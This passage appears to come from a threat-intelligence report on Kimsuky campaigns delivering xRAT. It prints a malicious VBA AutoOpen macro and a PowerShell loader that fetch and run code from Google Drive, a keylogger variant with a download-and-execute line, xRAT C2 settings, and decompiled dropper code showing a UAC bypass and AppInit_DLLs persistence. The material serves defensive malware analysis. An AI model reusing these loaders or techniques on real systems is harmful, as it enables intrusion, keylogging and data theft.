
위 당사자 사이에는 진의에 따라 서로 이혼하기로 합의하였다.
위와 같이 이혼의사가 확인되었다.
라는 확인을 구합니다.

첨부서류

1. 남편의 혼인관계증명서와 가족관계증명서(상세) 각 1통.
처의 혼인관계증명서와 가족관계증명서(상세) 각 1통.

Figure 11. Part of the document's content

A malicious VBA macro is included in the Word document, and executing this creates a script named "version.ini" in the "%APPDATA%₩Microsoft₩Templates" path. This script downloads and executes additional scripts from Google Drive through "Wscript.exe" upon execution.




```
Sub AutoOpen()
    On Error Resume Next
    sn = "utf"
    Set wm = GetObject("winmgmts:win32_process")
    pw = "utf8utf8"
    Weed sn, pw
    Present
    Set wnd = ActiveDocument
    wnd.Save
    cnt = "On Error Resume Next:Set mx = CreateObject(""MSXML2.ServerXMLHTTP""
        ):mx.open ""GET"", ""https://drive.google.com/
        uc?export=download&id=1SoDzDxjeD9T-yPcpXXI1hWkYpwGq7-00&confirm=t"",
        False:mx.Send:Execute(mx.responseText)"
    pth = "C:\Users\" & Application.UserName & "
        \AppData\Roaming\Microsoft\Templates\version.ini"
    ResContent pth, cnt
    wm.Create "wscript.exe //e:vbscript //b " & pth
End Sub
```

Figure 12. Part of the VBA macro included in the Word document

The additional script **"Load.ps1"** is similar to the script that loads TutRAT, which was introduced in the **February 2023 Threat Trend Report on Kimsuky Group**[3] published on March 29. It downloads and loads the additional script **"phcq.exe_sqlz"**.


[3] https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=a84cf81c-aaea-4a33-bb7c-9ec004684f2a (See page 9)



```
$name = "Main";
$URI = "https://drive.google.com/uc?export=download&id=17dzkPuJ-PAZFok58b9r73zdWpyrYAeI9&confirm=t"
$Response=Invoke-WebRequest -Method GET -Uri $URI -UseBasicParsing
#[byte[]]$bytes = (wget $URI).content
[byte[]]$bytes = $Response.content
$length = $bytes.Length
write-host $length
$decompress_bytes = [gs.SafeQuickLZ]::Decompress($bytes)
$assembly = [System.Reflection.Assembly]::Load($decompress_bytes)

foreach ($type in $assembly.GetTypes())
{
    write-host $type.Name.ToLower()
    if(($type.Name.ToLower()).equals("program"))
    {
        foreach ($method in $type.GetMethods())
        {
            write-host $method.Name.ToLower()
            if (($method.Name.ToLower()).equals($name.ToLower()))
            {
                $instance = [System.Activator]::CreateInstance($type)
                $method.Invoke($instance, @())
                #[namespace.Class]::Main($parametre)
                #$instance::Main($parametre)
            }
```

Figure 13. Part of the Load.ps1 script

"phcq.exe_sqlz" decrypts information included in resources and proceeds with Process Hollowing after executing "capsol.exe". Its final payload is xRAT. Unlike the previously discovered xRAT, this one has three C2 IP & Port pairs.




```
{ } xClient.Config
  Settings @02000005
    Base Type and Interfac
    Derived Types
    .cctor() : void @060000
    FixDirectory() : void @
    Initialize() : bool @060
    AUTHKEY : string @04
    DIRECTORY : string @
    ENABLELOGGER : boo
    ENCRYPTIONKEY : stri
    HIDEFILE : bool @0400
    HIDEINSTALLSUBDIRE
    HIDELOGDIRECTORY :
    HOSTS : string @0400
    INSTALL : bool @0400
    INSTALLNAME : string
    KEY : string @0400000
    LOGDIRECTORYNAME
    MUTEX : string @0400
```

```
        // Token: 0x04000007 RID: 7
        public static string HOSTS =
          "1.234.41.14:2158;115.21.139.222:2158;121.160.252.1:2158;";

        // Token: 0x04000008 RID: 8
        public static int RECONNECTDELAY = 1000;

        // Token: 0x04000009 RID: 9
        public static string KEY = "3BAOXt/YgoCQEJOVOSPx7g==";

        // Token: 0x0400000A RID: 10
        public static string AUTHKEY =
          "S7emLykAUqwozRkpoAdCfixL72zZcBZHs1uLE6nD2zm2RpBfMQC5KmwOE6W
          CBj2R9BP4boCAZJN7w==";

        // Token: 0x0400000B RID: 11
        public static Environment.SpecialFolder SPECIALFOLDER =
          Environment.SpecialFolder.ApplicationData;
```

Figure 14. xRAT, the final payload

All files uploaded to Google Drive were owned by the account **"iu003830@gmail.com"**, but it is unknown if this account was collected from a victim.



Details

General Info

Type	Binary File
Size	10 KB
Modified	7:20 PM Feb 13
Created	10:43 AM Jan 10

Sharing

Anyone with the link	Can View
아이유	Owner

iu003830@gmail.com

Description

No description


Download Permission

Viewers can download

Figure 15. Owner account information

(4) Distribution of xRAT via RandomQuery variant

The keylogging script in the previous RandomQuery type did not perform any other activities. However, a script that also downloads an additional file from the C2 was discovered.



OLD

```
Function InfoKey {
    Param (
        [string] $ur
    )

    $Script:webReqUpload = $null;
    $Script:boundary = "";
    $Script:upURL = $ur;

    Function InitWebReqSessions {
        $Script:webReqUpload = New-Object Microsoft.PowerShell.Commands.WebRequestSession;
        $Script:webReqUpload.UserAgent = "Mozilla/5.0 (
```

● ● ●

```
        $o_enc_mode = [System.Text.Encoding]::UTF8
        $a_kb = New-Object Byte[] 256
        $strBuilder = New-Object -TypeName System.Text.StringBuilder
        $curWnd = New-Object System.Text.StringBuilder(260)

        $a_asc = @(0x09,  0x27,   0x2E,    0x08,   0x24,   0x1b,    0x25,   0x01,   0x20, 0x2d, 0x26,  0x11,     0x28,  0x23,    0x02)
        $a_str = @("Tab", "[->]", "[Del]", "[Bk]", "[Home]", "[Esc]", "[<-]", "[LM]", " ",  "[Ser]", "[^]", "[Ctrl]", "[v]", "[End]", "[RM]")
        $tf = "yyyy/MM/dd`tHH:mm:ss"
        $oldWnd = ""
        $oldTick = 0
        $oldClip = 0
        $upTick = 0

        $minTime = 15000000
        $maxTime = 21000000
```

● ● ●

```
            }
            if($k.Length -gt 0){
                [System.IO.File]::AppendAllText($Path, $k, $o_enc_mode)
            }
        }
    }

    StartMain -Path "$env:appdata\Microsoft\Windows\Templates\Pages_Elements.xml"

}
```

NEW

```
Function InfoKey {
    Param (
        [string] $ur
    )

    $Script:webReqUpload = $null;
    $Script:boundary = "";
    $Script:upURL = $ur;

    Function InitWebReqSessions {
        $Script:webReqUpload = New-Object Microsoft.PowerShell.Commands.WebRequestSession;
        $Script:webReqUpload.UserAgent = "Mozilla/5.0 (
```

● ● ●

```
        $o_enc_mode = [System.Text.Encoding]::UTF8
        $a_kb = New-Object Byte[] 256
        $strBuilder = New-Object -TypeName System.Text.StringBuilder
        $curWnd = New-Object System.Text.StringBuilder(260)

        $a_asc = @(0x09,  0x27,   0x2E,    0x08,   0x24,   0x1b,    0x25,   0x01,   0x20, 0x2d, 0x26,  0x11,     0x28,  0x23,    0x02)
        $a_str = @("Tab", "[->]", "[Del]", "[Bk]", "[Home]", "[Esc]", "[<-]", "[LM]", " ",  "[Ser]", "[^]", "[Ctrl]", "[v]", "[End]", "[RM]")
        $tf = "yyyy/MM/dd`tHH:mm:ss"
        $oldWnd = ""
        $oldTick = 0
        $oldClip = 0
        $upTick = 0

        $minTime = 15000000
        $maxTime = 21000000
```


● ● ●

```
    }

cmd /c powershell iwr -outf %appdata%\Microsoft\Windows\Templates\install.exe http://[redacted] ;
cmd /c start %appdata%\Microsoft\Windows\Templates\install.exe;

    StartMain -Path "$env:appdata\Microsoft\Windows\Templates\Pages_Elements.xml"

}
```

Figure 16. Comparison of the scripts

The downloaded file is saved to the %APPDATA%₩Microsoft₩Windows₩Templates₩ path as "install.exe" before being executed.


When the file is executed, specific files are dropped to specific paths by two resources. The "DB" resource drops "MSWin.db" in "C:₩ProgramData₩Microsoft₩Windows", and the "DLL" resource decrypts the data using the name "msort.dll" before dropping it to "C:₩Windows₩System32".



```
ResourceW = FindResourceW(0i64, a2, L"DB");
if ( !ResourceW )
  return 0i64;
v3 = sub_1400020B0(&v10, ResourceW);
if ( !v3 )
  return 0i64;
GetTempPathW(0x104u, Buffer);
sub_140001A38(FileName, L"%s%s", Buffer, L"MSWin.db");
sub_1400017FC(FileName, v3, v10);             // CreateFile
sub_140001A38(v15, L"/c copy \"%s\" \"%s\"", FileName, L"C:\\ProgramData\\Microsoft\\Windows\\MSWin.db");
sub_1400014E4();
if ( sub_140001608(L"cmd.exe", v15) )         // UAC Bypass
  return 0i64;
Sleep(0x12Cu);
DeleteFileW(FileName);

                         ●●●

v4 = FindResourceW(0i64, 0x6D, L"DLL");
if ( !v4 )
  return 0i64;
v5 = sub_1400020B0(&v10, v4);                 // LoadResource
if ( !v5 )
  return 0i64;
sub_140001A38(FileName, L"%s%s", Buffer, L"3f34a.tmp");
sub_1400017FC(FileName, v5, v10);             // CreateFile
sub_140001A38(v14, L"%s%s", Buffer, L"433f.dll");
v6 = sub_140001724(FileName, &v10);           // CreateFile
v8 = v6;
if ( v6 )
{
  sub_1400011A8(v6, v7, &Block, &v10);
  free(v8);
  sub_1400017FC(v14, Block, v10);
  free(Block);
}
DeleteFileW(FileName);
if ( !SHGetSpecialFolderPathW(0i64, pszPath, 37, 0) )
  return 0i64;
sub_140001A38(FileName, L"%s\\%s", pszPath, L"msort.dll");
sub_140001A38(v15, L"/c copy \"%s\" \"%s\"", v14, FileName);
sub_1400014E4();
sub_140001608(L"cmd.exe", v15);               // UAC Bypass
Sleep(0x12Cu);
DeleteFileW(v14);
return 1i64;
}
```

Figure 17. File dropped by each resource


It additionally changes certain registry values in order to maintain persistence. Previously, it would register to the Scheduler or change the "HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run" value to maintain persistence, but this time, it changes other registry values to achieve the same purpose.



```
sub_140001A38(v9, L"%s\\%s\\%s\\%s\\%s\\%s", L"HKLM", L"SOFTWARE");
v2 = 0;
if ( !sub_1400018A0(v9, L"msort.dll", v0, L"REG_SZ", L"Microsoft", L"AppInit_DLLs") )// Reg ADD
  return 0i64;
v8 = xmmword_1400102C0;
if ( !sub_1400018A0(v9, &v8, v1, L"REG_SZ", v5, 0i64) )
  return 0i64;
v7 = 1;
LOBYTE(v2) = sub_1400018A0(v9, &v7, v4, L"REG_DWORD", v6, L"LoadAppInit_DLLs") != 0;// Reg ADD
return v2;
```

Figure 18. Maintaining persistence by changing registry values

